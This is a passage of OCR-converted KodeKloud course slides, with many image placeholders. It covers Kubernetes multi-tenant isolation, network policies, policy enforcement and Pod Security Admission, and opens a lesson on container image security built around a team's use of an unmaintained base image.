cenario for CRM




Scenario for CRM



Scenario for CRM




Scenario for Logistics Tracking System




For a logistics Tracking System, This system might require broader access to external APIs for real-time tracking data but can restrict internal traffic to only necessary services.


Scenario for Logistics Tracking System



Scenario for Logistics Tracking System



Scenario for Logistics Tracking System



Future Discussion

Network Policies

KodeKloud

These objectives can be achieved through network policies, which we will discuss further in upcoming sections.

Policy Enforcement


Policy Enforcement

KodeKloud

Lastly, consider Policy Enforcement, which involves mechanisms to ensure that cluster operations adhere to predefined rules and standards.

For instance, you might have a requirement that blocks any deployments in tenant-a (by Application Team A) that do not include required security labels. Alternatively, Team B may need to automatically modify resource requests to enforce organizational standards, such as injecting a sidecar container for logging into every pod deployed in tenant-b (by Team B).

Policy Enforcement



To effectively manage these requirements, policy enforcement is crucial. It allows you to systematically apply and automate compliance with your organizational policies, ensuring that all deployments meet your security and operational standards. By automating these rules, the system not only secures applications but also streamlines management and reduces the risk of human error, maintaining the integrity and security of your Kubernetes environment.

Pod Security Admission


Policy Enforcement

KodeKloud

PSA

One of the cornerstone tools for policy enforcement in Kubernetes is Pod Security Admission (PSA). PSA enables administrators to enforce security standards at the pod level, ensuring that all pods deployed in the cluster meet predefined security requirements.

Importance of Pod Security Admission



PSA ensures security standards in multi-tenant clusters.

This is particularly vital in multi-tenant clusters, where a security lapse in one tenant's deployment could potentially compromise the entire system. We will discuss more about PSAs in upcoming sections.

Summary

01 Isolation is key in multi-tenant Kubernetes environments

02 Namespaces separate resources for different teams securely

03 RBAC controls user access to Kubernetes resources


04 Network policies manage traffic between pods and namespaces

05 Policy enforcement ensures deployments meet security standards

06 PSA enforces pod-level security in multi-tenant clusters

Artifact Repository and Image Security

Introduction



In our scenario from previous lessons, Application Team is tasked with developing a Customer Relationship Management (CRM) system, a project critical for handling sensitive customer data and streamlining customer interactions. While seeking a strong, flexible, and safe application, Team A chooses to use containerization for developing and deploying their project.

Team Scenario


Containerization

KodeKloud

Portability | Scalability | Consistency | Isolation | Security

Team's choice for containerization is driven by its benefits of portability, scalability, consistency, isolation, and security, which are crucial for efficiently managing and protecting their CRM system across different environments

Non-Trusted Base Image Sample



Initially, Application Team, eager to push forward, opts for a readily available but non-trusted base image, similar to using the telegraf:latest tag from Docker Hub. While functional, this telegraf:latest base image is not regularly maintained or scanned for vulnerabilities. The Team chooses this image due to its immediate availability and functionality, aiming to speed up the deployment of their CRM application.


Testing Environment

Team

CRM Application

KodeKloud

Shortly after deploying their CRM application into the testing environment, they encounter unexpected behavior and performance issues.




As the application becomes sluggish and erratic, the team initiates a thorough investigation to uncover the root causes.

Vulnerabilities


KodeKloud

The investigation reveals that the base image, telegraf:latest, had several known vulnerabilities that had not been patched.



